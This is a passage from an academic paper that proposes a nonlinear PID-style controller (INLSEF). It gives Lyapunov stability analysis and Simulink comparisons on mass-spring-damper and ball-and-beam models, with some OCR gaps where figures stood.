
(a)



(b)



(c)




(d)

Fig. 4. Characteristics of the nonlinear error function *f(e)* (a)$0 \leq \alpha \leq 0.2$ (b) $0.8 \leq \alpha \leq 1.0$ (c) $1.0 \leq \alpha \leq 1.2$ (d) $2.35 \leq \alpha \leq 2.5$

The integral action $u_{integrator}$ is introduced to eliminate the steady-state error. Sometimes it causes saturation problems (known as integrator windup) during transient response. On the other hand, when the error is small, the integral action $u_{integrator}$ has to take large values in order to eliminate steady-state error. For these reasons, the integral action should be designed carefully to act in both situations and to change gradually between minimum and maximum values. To achieve the above requirements the following form of the integral nonlinear action is used:

$$u_{integrator} = \left(\left|\int e\,dt\right|^{\alpha} sign\left(\int e\,dt\right)\right) \frac{k}{1+exp\left(\mu\left(\int e\,dt\right)^2\right)} \quad (5)$$

The coefficients α ,k, and μ are constants. Figure 5 shows the characteristics of the proposed integral control action.



(a)

(b)

Fig. 5. Characteristics of the integral action, $u_{integrator}$. α = 0.8 ,μ = 5 (b) k = 5 ,μ = 5




Fig. 6. The characteristic of the control signal u with the following values of the parameters: k11=k12=20, k12=k22=5, α1=α2=0.5, μ1=25,μ2=15,δ=3

The *control signal u* can be limited using the nonlinear hyperbolic function *tanh*(.) in the form $u = \delta\, tanh(\frac{u_{INLSEF}}{\delta})$, where u_{INLSEF} is defined in (2). It has the following features:

1) The idea is that any real number [-∞, ∞] is mapped to a number between [-δ, δ].

2) The *tanh*(.) function is symmetric about the origin, only zero-valued inputs are mapped to zero outputs.

3) The control action u is limited via mapping but not clipped. Therefore, no strong harmonics in the high-frequency range.

Figure 6 shows the control signal u applied to the controlled plant by considering the limiter stage.

V. Nonlinear Systems Modeling and Stability Test of the Closed-Loop System

1) The Nonlinear Mass-Spring-Damper Model

A simple nonlinear mass-spring-damper (MSD) mechanical system as shown in Figure 7. It is assumed that the stiffness coefficient of the spring, the damping coefficient of the damper, and the input term have nonlinearity or uncertainty [21, 22]:

$$M\ddot{x} + g(x,\dot{x}) + f(x) = \varphi(\dot{x})u \qquad (6)$$




Fig. 7. The nonlinear mass spring damper model

where M is the mass and U is the input force, $f(x)$ is the nonlinear or uncertain term with respect to the spring, $g(x,\dot{x})$is the nonlinear or uncertain term with respect to the damper, and φ(ẋ) is the nonlinear term with respect to the input term. Assume that $g(x,\dot{x}) = D(c_1x + c_2\dot{x}^3), f(x) = c_3x + c_4x^3$, and $\varphi(\dot{x}) = 1 + c_5\dot{x}^3$, and furthermore, assume that $x \in [-a\ a]$, $\dot{x} \in [-b\ b]$, $a, b > 0$.

The above parameters are set as follows:

$M = 1.0$, $D = 1.0$, $c_1 = 0.01$, $c_2 = 0.1$, $c_3 = 0.01$, $c_4 = 0.67$, $c_5 = 0, a = 1.5, b = 1.5$. Then, equation (6) can be rewritten as follows:

$$\ddot{x} = -0.1\dot{x}^3 - 0.02x - 0.67x^3 + u \qquad (7)$$

The state space representation of the nonlinear mass spring dumper model is:

$$\left.\begin{aligned} \dot{x}_1 &= x_2 \\ \dot{x}_2 &= -0.1{x_2}^3 - 0.02\, x_1 - 0.67\, {x_1}^3 + u \\ y &= x_1 \end{aligned}\right\} \qquad (8)$$

The stability of the nonlinear mass spring dumper system can be proven according to theory A.1

Where $r = 0.1$, $h = k_2(x_2)$, $s = (\rho + 0.02)$, $\rho \geq -0.02$, $t = 0.67$,
$p = 3$,and $q = 3$

Then, the candidate Lyapunov function:

$$V(x_1, x_2) = \tfrac{1}{2}(\rho + 0.02){x_1}^2 + \tfrac{1}{4}\times 0.67\, {x_1}^4 + \tfrac{1}{2}{x_2}^2$$

Which leads *to* $\dot{V} = (\rho - k_1(x_1))\, x_1x_2 - 0.1{x_2}^4 - k_2(x_2){x_2}^2$

For then the system to be globally asymptotically stable($\dot{V}$ is negative definite)

Let $k_1(x_1) = \rho$ Then $k_1(x_1) \geq -0.02$
and $k_2(x_2) > 0$

2) The Nonlinear Beam and Ball Model

The dynamic model of the beam and ball (BB) is considered, which is as follows:

$$\left(\frac{J}{R^2} + m\right)\ddot{\gamma} + mgsin\alpha - m\gamma\dot{\alpha}^2 = 0$$

where α is the incline angle of the beam, g is acceleration of gravity, m is the ball's mass, J is the ball's moment of inertia, γ represents the ball's position on the beam, R is the ball's radius. Assume that the movement of the ball is roll, and the friction is neglected. θ is the angle of the gear as well as the control input u. The state space representation of the model is:

$$\left.\begin{aligned} \dot{x}_1 &= x_2 \\ \dot{x}_2 &= \frac{1}{\left(\frac{J}{R^2}+m\right)}(-mgsin\alpha + mx_1\dot{\alpha}^2) \\ \alpha &= \frac{d}{L}u \\ y &= x_1 \end{aligned}\right\} \qquad (10)$$

The model state space representation can be linearized near the zero angle and the following equation is obtained:

let $\mathrm{a} = \frac{-\mathrm{mg}(\frac{\mathrm{d}}{\mathrm{L}})}{\left(\frac{\mathrm{J}}{\mathrm{R}^2}+\mathrm{m}\right)}$, then

$$\left.\begin{aligned} \dot{x}_1 &= x_2 \\ \dot{x}_2 &= au \end{aligned}\right\} \qquad (11)$$

The proposed control law in this paper is given by:

$$u = -k_1(x_1)x_1 - k_2(x_2)x_2$$

Then, the simplified state space representation of the closed loop system is given by:

$$\left.\begin{aligned} \dot{x}_1 &= x_2 \\ \dot{x}_2 &= a\,(-k_1(x_1)x_1 - k_2(x_2)x_2) \end{aligned}\right\} \qquad (12)$$

The candidate Lyapunov function is:

$$v(x) = \tfrac{1}{2}{x_1}^2 + \tfrac{1}{2}{x_2}^2$$

The rate of change of $v(x)$ along the trajectory of (8)

$$\dot{v}(x) = x_1\dot{x}_1 + x_2\dot{x}_2$$

$$\dot{v}(x) = x_1x_2 + ax_2(-k_1(x_1)x_1 - k_2(x_2)x_2)$$

$$\dot{v}(x) = [x_1 \quad x_2]\begin{bmatrix} 0 & 1 \\ -ak_1(x_1) & -ak_2(x_2) \end{bmatrix}\begin{bmatrix} x_1 \\ x_2 \end{bmatrix} = x^TPx$$

Where $x^T = [x_1 \quad x_2]$ and $P = \begin{bmatrix} 0 & 1 \\ -ak_1(x_1) & -ak_2(x_2) \end{bmatrix}$

The characteristic equation of P can be defined as:

$$|\lambda\mathrm{I} - \mathrm{P}| = 0$$

Then,

$$\left|\begin{bmatrix} \lambda & 0 \\ 0 & \lambda \end{bmatrix} - \begin{bmatrix} 0 & 1 \\ -\mathrm{ak}_1(\mathrm{x}_1) & -\mathrm{ak}_2(\mathrm{x}_2) \end{bmatrix}\right| = 0$$


$$\lambda^2 + \mathrm{ak}_2(\mathrm{x}_2)\lambda + \mathrm{ak}_1(\mathrm{x}_1) = 0$$

For asymptotically stable system, the following conditions must satisfy:


$$\mathrm{k}_2(\mathrm{x}_2) > 0 \text{ and } \mathrm{k}_1(\mathrm{x}_1) > 0$$

VI. Numerical Simulation

The numerical simulations are done by using MATLAB®/Simulink® ODE45 solver for the models with continuous states as shown in Figure 8. This Runge-Kutta ODE45 solver is a fifth-order method that performs a fourth-order estimate of the error.



(a)



(b)

Fig. 8. The Simulink® models for the INLSEF controller for, (a) the nonlinear mass spring dumper plant, (b) the beam and ball plant

The parameters of the beam and ball model and the improved tracking differentiator are listed in tables 1and 2, respectively. This numerical simulations include comparing the proposed INSEF controller, with a group of five different controllers described in Table 3. The parameters of the controllers to be simulated in this work are listed in tables 4-9. Fig. 9 shows the simulated responses for the output signal $y(t)$ and the control input signal $u(t)$ for the six controllers include the proposed one for the nonlinear Mass-Spring-Damper. The same comparison results are obtained for the nonlinear Ball-and-Beam as shown in Fig. 10. The results (including the performance indices defined in table 10) from the numerical simulation of the controlled model are shown in tables 11,12.

TABLE I. THE PARAMETERS OF THE BEAM AND BALL MODEL

Parameter	Value
m	0.1110
R	0.0150
g	-9.8000
L	1.0000
d	0.0300
J	$\frac{2mR^2}{5}$

TABLE II. THE PARAMETERS OF THE ITD MODEL

parameter	Value for the MSD	Value for the BB
α	0.9789	1.9778
β	5.5872	2.6256
γ	8.3864	3.3667
R	26.5005	3.3796

TABLE III. THE TESTED AND THE PROPOSED CONTROLLERS

Controller Label	Control Law
Han[6][23][24]	$u = \beta_1 fal(e, \alpha_1, \delta_1) + \beta_2 fal(\dot{e}, \alpha_2, \delta_2) + \beta_3 fal\left(\int e\,dt, \alpha_3, \delta_3\right)$ $fal(e, \alpha, \delta) = \begin{cases} \frac{e}{\delta^{1-\alpha}} & \lvert x\rvert \le \delta \\ \lvert e\rvert^{\alpha} sign(e) & \lvert x\rvert \ge \delta \end{cases}$
Huang[7] [25]	$u = K_p e^{\alpha_p} sign(e) + K_d \dot{e}^{\alpha_d} sign(\dot{e}) + K_i (\int e\,dt)^{\alpha_i} sign\left(\int e\,dt\right)$
Linear	$u = K_p e + K_d \dot{e} + K_i \int e\,dt$
Marroquin[5]	$u = K_0(1 + b_0\lvert e\rvert)e + K_1(1 + b_1\lvert\dot{e}\rvert)\dot{e} + K_2\left(1 + b_2\left\lvert\int e\ dt\right\rvert\right)\int e\ dt$
Su [8] [4]	$u = k_p k(e)e + k_d k(e)\dot{e} + k_i \int k(e)e\,dt$ $k(e) = \frac{e^{k_0 e} + e^{-k_0 e}}{2}$ $e = \begin{cases} e & \lvert e\rvert \le e_{max} \\ e_{max} sgn(e) & \lvert e\rvert > e_{max} \end{cases}$
INLSEF	$u_{INLSEF} = u_1 + u_2 + u_{integrator}$ $u_1 = \left(k_{11} + \frac{k_{12}}{1 + \exp(\mu_1 e^2)}\right)\lvert e\rvert^{\alpha 1} sign(e)$ $u_2 = \left(k_{21} + \frac{k_{22}}{1 + \exp(\mu_2 \dot{e}^2)}\right)\lvert\dot{e}\rvert^{\alpha 2} sign(\dot{e})$ $u_{integrator} = \frac{k_3}{1 + \exp(\mu_3 \int e\,dt^2)}\left\lvert\int e\,dt\right\rvert^{\alpha 3} sign(\int e\,dt)$ $u = \delta \tanh(\frac{u_{INLSEF}}{\delta})$

TABLE IV. PARAMETERS FOR HAN CONTROLLER

Parameter	Value for the MSD	Value for the BB
δ1	0.0486	0.6136
α1	0.1698	0.35946
β1	0.7310	0.2816
δ2	0.1029	0.1709
α2	0.0192	1.8072
β2	0.7951	1.10563
δ3	0.9062	Not Available
α3	1.4548	Not Available
β0	0.0675	Not Available

TABLE V. PARAMETERS FOR HUANG CONTROLLER

Parameter	Value for the MSD	Value for the BB
α_p	0.7426	0.6553
K_p	1.0001	0.1723
α_d	0.8100	0.7933
K_d	1.9962	1.7724
α_i	1.8388	Not Available
K_i	1.0643	Not Available

TABLE VI. PARAMETERS FOR THE LINEAR CONTROLLER

Parameter	Value for the MSD	Value for the BB
Kp	5.9702	1.37670
Kd	2.8908	3.9704
Ki	0.3990	Not Available

TABLE VII. PARAMETERS FOR MARROQUIN CONTROLLER


Parameter	Value for the MSD	Value for the BB
b0	0.0161	0.0548
K0	5.8419	1.3482
b1	0.0182	0.0633
K1	2.7905	3.8506
b2	0.0367	Not Available
K2	0.3114	Not Available

TABLE VIII. PARAMETERS FOR SU CONTROLLER

Parameter	Value for the MSD	Value for the BB
K0	0.0424	0.1112
Kp	6.7315	0.0032
Kd	3.0049	3.1001
Ki	1.7583	Not Available
emax	4.0040	0.1884

TABLE IX. PARAMETERS FOR INSEF CONTROLLER


Parameter	Value for the MSD	Value for the BB
k11	14.3805	2.2772
k12	3.0109	1.5979
k21	7.3156	2.7004
k22	0.9606	1.5868
k31	7.1760	Not Available
δ	0.7999	0.5072
μ1	3.5365	2.5266
μ2	3.8318	0.2970
μ3	4.1307	Not Available
α1	0.8573	1.4245
α2	0.9618	0.9303
α3	2.2723	Not Available




(a)

(b)

Fig. 9. The time response for 0.1u(t) reference input applied to the closed loop system for the nonlinear mass spring dumper plant, (a) The output signal (b) The control signal



(a)



(b)

Fig. 10. The time response for 0.2u(t) reference input applied to the closed loop system for the nonlinear beam and ball plant, (a) The output signal (b) The control signal

TABLE X. THE MATHEMATICAL REPRESENTATION OF THE CALCULATED PERFORMANCE INDICES

Performance Index	Description	Mathematical Representation
ITAE	Integrated time absolute error	$\int_0^{tf} t\vert e(t)\vert\ dt$
USQR	Controller energy	$\int_0^{tf} u(t)^2\ dt$
UABS	Integrated absolute of the control signal	$\int_0^{tf} \vert u(t)\vert\ dt$

*t_f is the final time of simulation.

The objective performance index (OPI) is a quantitative measure of the performance of a system and is chosen so that emphasis is given to the important system specifications. The OPI is represented in this work as:

$$\mathrm{OPI} = \mathrm{w}_0 \times \frac{\mathrm{ITAE}}{\mathrm{N}_0} + \mathrm{w}_1 \times \frac{\mathrm{UABS}}{\mathrm{N}_1} + \mathrm{w}_2 \times \frac{\mathrm{USQR}}{\mathrm{N}_2}$$

Where $\mathrm{w}_0 = 0.6$, $\mathrm{w}_1 = \mathrm{w}_2 = 0.2$, $\mathrm{N}_0 = 0.1, \mathrm{N}_1 = 0.2$, and $\mathrm{N}_2 = 0.1$


For the nonlinear mass spring dumper, let the initial value of the internal states of the tracking differentiator are zeros. At $t = 0$ the error $r - y$ is equal to 0.1. Because of the delay inherited by the integrators of the tracking [20], the tracking differentiator tracks the input signal and rises up for a short time (from 0 to 0.675 s). The large error value e_1=e=z_1-x_1 causes a very large positive controller signal u_1,because of the gain function $k(e_1)$ with the large values of the gain parameters (k_{11}, k_{12}) and error function $f(e_1)$ with the parameter α less than 1.The same behavior for the error signal e_2. This control signal u_{INLSEF} is limited by the *tanh*(.) function stage to the maximum positive output which is equal to the value of the parameter δ. The controller signal u forces the plant to achieve a good jump to approach the required set point (0.1m). After the zero crossing point from positive to negative values of e_2=$\dot{e}$, the relatively large negative and sharp positive slop control signal u_2 reduce the overshoot and bring the plant output back to the predetermined set point and stay there fast which in turn reduces the settling time.

TABLE XI. THE NUMERICAL SIMULATION RESULTS FOR THE NONLINEAR MASS SPRING DUMPER PLANT

	Han Controller	Huang Controller	linear Controller	Marroquin Controller	Su Controller	INSEF
ITAE	0.0138	0.0116	0.0528	0.0566	0.0549	0.0108
USQR	0.2926	0.4927	1.0377	0.9957	1.1524	0.1930
UABS	0.4484	0.5019	0.7909	0.7827	0.8503	0.3845
OPI	1.8615	2.1814	6.0353	6.1678	6.4507	1.4161

TABLE XII. THE NUMERICAL SIMULATION RESULTS FOR THE BEAM AND BALL PLANT

	Han Controller	Huang Controller	linear Controller	Marroquin Controller	Su Controller	INSEF
ITAE	0.3930	0.3749	0.9804	1.0180	0.4132	0.3345
USQR	0.5846	0.4043	1.4101	1.3597	0.6277	0.2949
UABS	1.1911	1.0443	1.8805	1.8649	1.1811	0.9632
OPI	25.9351	24.3483	63.5226	65.6649	27.2281	21.6197



(a)

(b)

(c)

Fig. 11. The components of the control signal. (a)The nonlinear gain functin, *$k_1(e_1)$* (b) The nonlinear gain functin, *$k_2(e_2)$*, (c) The control action ,*u*

The proposed nonlinearities stated in this paper and included in the proposed INLSEF controller lead to an improvement on the performance of the classical state feedback controller, where the OPI of the proposed controller is approximately reduced by 71.2% as compared to the classical linear PID controller for both tested models. The performance indices of the proposed controller are near to indices values for both Han [6][23][24] and Huange [7][25] controllers. This closeness is due to the common term $|e|^{\alpha}\text{sign}(e)$ included in the structure of these controllers. Moreover, the proposed controller further reduces the values of the performance indices because of the nonlinear gain function *$k(e)$*, which enhances the transient behavior of the system response. The proposed INLSEF shows a significant reduction in the energy relative to all other controllers. The energy saving feature can be noticed from the USQR performance index. This decrease in the energy is associated with the tanh*(.)* limiting function in the proposed controller.

VII. Conclusion

In this paper an improvement has been introduced to the behavior of the traditional PID controller by suggesting an improved nonlinear state error feedback controller (INLSEF) which consists of a sector-bounded nonlinear gain function, a nonlinear tracking differentiators, and the linear PID control structure. The proposed nonlinear controller has been tested on two nonlinear models, the Mass-spring, and Ball-and-Beam models. A precise tracking differentiator has been designed to produce an accurate differential signal in the existence of noise. The INLSEF controller shows a minimum ITAE index among other nonlinear controllers selected from literature. The INLSEF controller shows a fast and smooth output in response to the set point reference. Additionally, it satisfies the time domain specifications. To avoid actuator saturation and to reduce the energy of the control signal, a mapping via hyperbolic function has been introduced which acts as a limiter for the control signal, this is indicated from the tables of comparisons by adopting the indices USQR and UABS as measures. By adopting Lyapunov technique, the stability of the closed-loop system with the new INLSEF controller has been tested and verified for both models. The results were produced by the numerical simulation show that the proposed controller improves the transient response and the stability of the selected models. Further work will introduce an optimization tool as an addition for design of the suggested INLSEF controller.

Appendix A

Theory A.1:

Consider the control system, which is represented by the following differential equation: $\ddot{y} + r\dot{y}^p + h\dot{y} + sy + ty^q = 0$, where $r, h, s,$ and t are positive parameters and $p,$ and q are odd positive constants. The stability of this system can be checked by using the following Lyapunov function:

$V(x_1, x_2) = \frac{1}{2} s{x_1}^2 + \frac{1}{q+1} \times t\, {x_1}^{q+1} + \frac{1}{2}{x_2}^2$ Where $x_1 = y$ and $x_2 = \dot{y}$

which is radially unbounded function i.e. $V(x_1, x_2) \to \infty$ as $\|(x_1, x_2)\| \to \infty$,

and positive definite function i.e. $V(x_1, x_2) \geq 0$ for all $(x_1, x_2) \neq (0,0)$. And $V(0,0) = 0$

Proof:

Since, $x_2 = \dot{y}$

Then, $\dot{x}_2 = \ddot{y} = -r\dot{y}^p - h\dot{y} - sy - ty^q$

The state-space representation of the control system is:

$$\dot{x}_1 = x_2$$
$$\dot{x}_2 = -sx_1 - t{x_1}^q - hx_2 - r{x_2}^p$$

Since $\dot{V} = \frac{\partial V}{\partial x_1}\dot{x}_1 + \frac{\partial V}{\partial x_2}\dot{x}_2$

Then,

$\dot{V} = (sx_1 + t\,x_1{}^q)\dot{x}_1 + x_2\dot{x}_2 = (sx_1 + t\,x_1{}^q)x_2 + x_2(-sx_1 - tx_1{}^q - hx_2 - rx_2{}^p)$

And $\dot{V} = (sx_1x_2 + t\,x_1{}^q x_2) + (-sx_1x_2 - tx_1{}^q x_2 - hx_2{}^2 - rx_2{}^{p+1})$

Final, $\dot{V} = -hx_2{}^2 - rx_2{}^{p+1}$

Since s is negative definite with respect to $\mathrm{x}_1, \mathrm{x}_2$, then the system is globally asymptotically stable.

ACKNOWLEGMENT

The authors appreciate the electrical engineering department laboratories for direct help and support to finish this research.

REFERENCES

[1] R. R. BENREZKI, M. TADJINE, F. YACEF and O. KERMIA, ‘Passive Fault Tolerant Control of Quad rotor UAV Using a Nonlinear PID’, IEEE Conference on Robotics and Biometrics, 2015.

[2] R. Cajo, W. Agila, ‘Evaluation of algorithms for linear and nonlinear PID control for Twin Rotor MIMO System’, IEEE 2015 Asia-Pacific Conference on Computer Aided System Engineering,2015.

[3] D. Naso, F. Cupertino, and B. Turchiano, ‘NPID and Adaptive Approximation Control of Motion Systems with Friction’, IEEE Transactions on Control Systems Technology, VOL. 20, NO. 1, January 2012.

[4] S. Najib Sy Salim,M.F. Rahmat, A. A. M. Faudzi, N.H.Sunar,Z. H. Ismail,Sharatul Izah Samsudin, ‘Tracking Performance and Disturbance Rejection of Pneumatic Actuator System’, Control Conference (ASCC),pp.1–6,June, 2013.

[5] G. Marroquin, William L. Luyben, ‘Experimental Evaluation of Nonlinear Cascade Controllers for Batch Reactors’, Industrial and Engineering chemistry Fundamentals, 11 (4), pp 552–556,1972,.

[6] L. Congying, W. Shixing , Y. Zhi , Y. Jinyong , W. Huijin, ‘Anti-windup Nonlinear PID Controller Design and Its Application to Winged Missile Control System’, Proceedings of the 27th Chinese Control Conference, July, 2008.

[7] Y.L.Kang, G.B.Shrestha and T.T.Lie, ‘Application of an NLPID controller on a UPFC to improve transient stability of a power system’, IEE Pror.-Gener,. Transm. Distrib., Vol. 148. No. 6, Novemher 2001.

[8] Y.X. Su , Dong Sun .Y. Duan , ‘Design of an enhanced nonlinear PID controller’, Elsevier Ed., Mechatronics , Pp.1005–1024, 2005.

[9] K. Premkumar, B.V. Manikandan, “Fuzzy PID supervised online ANFIS based speed controller for brushless dc motor,” Neurocomputing, Vol. 157, pp. 76-90,2015.

[10] N.K. Arun, B.M. Mohan, Neethu Kuruvilla, “A Nonlinear Fuzzy PID Controller via Algebraic Product AND-Maximum OR-Larsen Product Inference,” IFAC-PapersOnLine, Vol. 49, Iss.1, Pp. 543-548,2016.

[11] H. Moradi, H. Setayesh, A. Alasty, “ PID-Fuzzy control of air handling units in the presence of uncertainty,” International Journal of Thermal Sciences, Vol.109, pp. 123-135,November 2016.

